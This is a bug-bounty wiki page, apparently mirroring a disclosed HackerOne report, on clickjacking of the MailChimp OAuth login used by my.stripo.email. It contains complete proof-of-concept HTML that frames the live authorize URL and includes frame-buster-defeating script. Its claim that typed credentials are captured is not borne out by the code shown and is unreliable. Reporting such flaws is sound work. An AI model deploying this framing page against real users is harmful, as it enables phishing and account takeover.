Clickjacking on my.stripo.email for MailChimp credentials
The MailChimp OAuth page used by my.stripo.email could be framed, potentially letting an attacker capture MailChimp credentials and access the victim's account, including customer lists and billing information.
 Originally disclosed on HackerOne
- Triaged in 19 hours
- Disclosed after 55 days
Clickjacking is a malicious hacking technique where attackers can acquire sensitive data.
Through simple social engineering techniques these links can be sent out to unsuspecting customers to steal their credentials or perform actions on their accounts.

For this example I saw that where I goto export to MailChimp that page is vulnerable to clickjacking and it is a page where the user enters a username and password which would grant me whatever access that user has if I just feed the data from a keylogger on the HTML into another page with tables to store the info.
Here is the HTML code I have embedded on my sites.google.com link:
<html> <head> <title>Clickjack test page</title> </head> <body> <p>When you enter your e-mail and login here it will be captured and the attacker can now gain access to your customer e-mail lists</p> <iframe src= "https://login.mailchimp.com/oauth2/authorize?response_type=code&client_id=350877244304&redirect_uri=https%3A%2F%2Fmy.stripo.email%2Fcabinet%2Fexportservice%2Fv1%2Fmailchimpauth.html%3FaccountId%3D2085372" width="1200" height="2500"></iframe><script language="JavaScript" type="text/javascript">
//<![CDATA[
window.onbeforeunload = function(){
return 'Are you sure you want to leave?';
};
//]]>
html2canvas(document.querySelector("#capture")).then(canvas => { document.body.appendChild(canvas) }); </script> </body>
<script> var prevent_bust = 0; window.onbeforeunload = function() { prevent_bust++; }; setInterval( function() { if (prevent_bust > 0) { prevent_bust -= 2; window.top.location = "https://sites.google.com/view/jason-gardner-app-dev/xss-test-poc"; } }, 1); </script> </html>Impact
An attacker could send out malicious emails to entire customer lists, delete accounts or go in and take whatever billing information exists within the MailChimp account.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the MailChimp OAuth authorisation page did not send frame-busting headers such as X-Frame-Options or Content-Security-Policy frame-ancestors, allowing it to be embedded in an iframe.
Impact
An attacker could potentially obtain MailChimp credentials and then send emails to customer lists, delete accounts, or access billing information.
What the attacker needed
Victim clicks an attacker link; victim enters MailChimp credentials
How it was found
- Create a page on a site the attacker controls that embeds the MailChimp OAuth authorisation URL in an iframe.
- Add script to keep the framed page from breaking out and to capture what the user enters.
- Send the link to a victim so they enter their MailChimp credentials in the framed page.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Clickjacking is when a malicious site loads a real login page in a frame and tricks you into entering details. Here the MailChimp login page could be framed, so an attacker could steal MailChimp credentials.
What is UI spoofing?
The interface lies to the user: a framed page catches their clicks, or a browser shows the wrong address or a fake prompt. Paid when it leads to a sensitive action or convincing phishing.


